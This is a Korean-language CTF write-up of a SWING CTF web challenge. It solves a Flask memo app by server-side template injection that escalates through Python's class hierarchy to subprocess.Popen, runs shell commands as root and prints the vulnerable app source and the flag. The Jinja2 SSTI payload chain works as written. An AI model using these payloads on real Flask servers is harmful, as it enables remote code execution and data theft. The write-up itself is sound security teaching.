
메모메모

Ctf	SWING CTF
Date	@2021년 8월 8일
Field	Web
Flag	`SWING{I_d0n't_lik3_T3mpl4t3_!!!}`
Rate	★★




Summary


- Server Side Template Injection in Flask/Jinja2

Analysis

문제 사이트에 접속해보면 메모 시스템이 구축되어있는 것을 알 수 있다.



아무 입력이나 입력하고 Save 버튼을 누르면 페이지가 이동하며 입력값이 그대로 출력된다.




ㅁㄴㅇㄹㄴㅁㄹㅁㄴㄹ

⇒ memo 파라미터로 인자를 받아 출력하는 것을 확인할 수 있음


Solution

메모에 XSS를 시도하면 javascript를 실행시킬 수 있다.



하지만 이 사이트 내에서 XSS를 터뜨려 할 수 있는게 없다.

힌트에서도 볼 수 있듯, Python Flask Jinja2 Template Engine을 이용하여 웹서버를 동작시키고 있다.



따라서 SSTI를 통해 RCE를 트리거 해야한다.

SSTI 터지는지 확인하기 위해 `{{7*7}}` 을 입력한다.

7 * 7의 결과인 49가 출력되는 것을 확인할 수 있다. 이로써 SSTI가 가능하다는 사실을 알고 공격을 시도한다.

- str 클래스 가져오기

  `{{''.__class__}}`

<class 'str'>

- str 클래스의 상위 클래스 가져오기


  `{{''.__class__.__mro__}}`

(<class 'str'>, <class 'object'>)

- object 클래스의 하위 클래스 가져오기

  `{{''.__class__.__mro__[1].__subclasses__()}}`

- subprocess.Popen 함수 검색 후 인덱스 알아내기



⇒ 컴마 위치를 통해 index 알아내기 (419)

- Popen() 함수를 이용하여 쉘 명령어 실행하기

```
{{''.__class__.__mro__[1].__subclasses__()[419]('id', stdout=-1, shell=True).communicate()}}
```

(b'uid=0(root) gid=0(root) groups=0(root)\n', None)

- RCE를 이용하여 flag 찾기

```
{{''.__class__.__mro__[1].__subclasses__()[419]('cat app.py', stdout=-1, shell=True).communicate()}}
```

(b'from flask import Flask, render_template, request\r\nfrom flask.templating import render_template_string\r\nfrom route.app_route import app_route \r\nfrom jinja2 import Environment\r\n\r\nJinja2 = Environment()\r\napp = Flask(__name__)\r\n\r\nFLAG = "SWING{I_d0n\'t_lik3_T3mpl4t3_!!!}"\r\n\r\napp.register_blueprint(app_route) \r\n\r\n@app.route(\'/\', methods=["GET","POST"])\r\ndef index():\r\n if request.method == "GET":\r\n return render_template(\'index.html\', memo=memo)\r\n else:\r\n page()\r\n \r\n\r\n@app.route("/page")\r\ndef page():\r\n memo = request.values.get(\'memo\',\'\')\r\n output = Jinja2.from_string(render_template_string(memo)).render()\r\n return output\r\n\r\n\r\nif __name__ == \'__main__\': \r\n\tapp.run(host=\'0.0.0.0\')\r\n', None)

FLAG = `SWING{I_d0n't_lik3_T3mpl4t3_!!!}`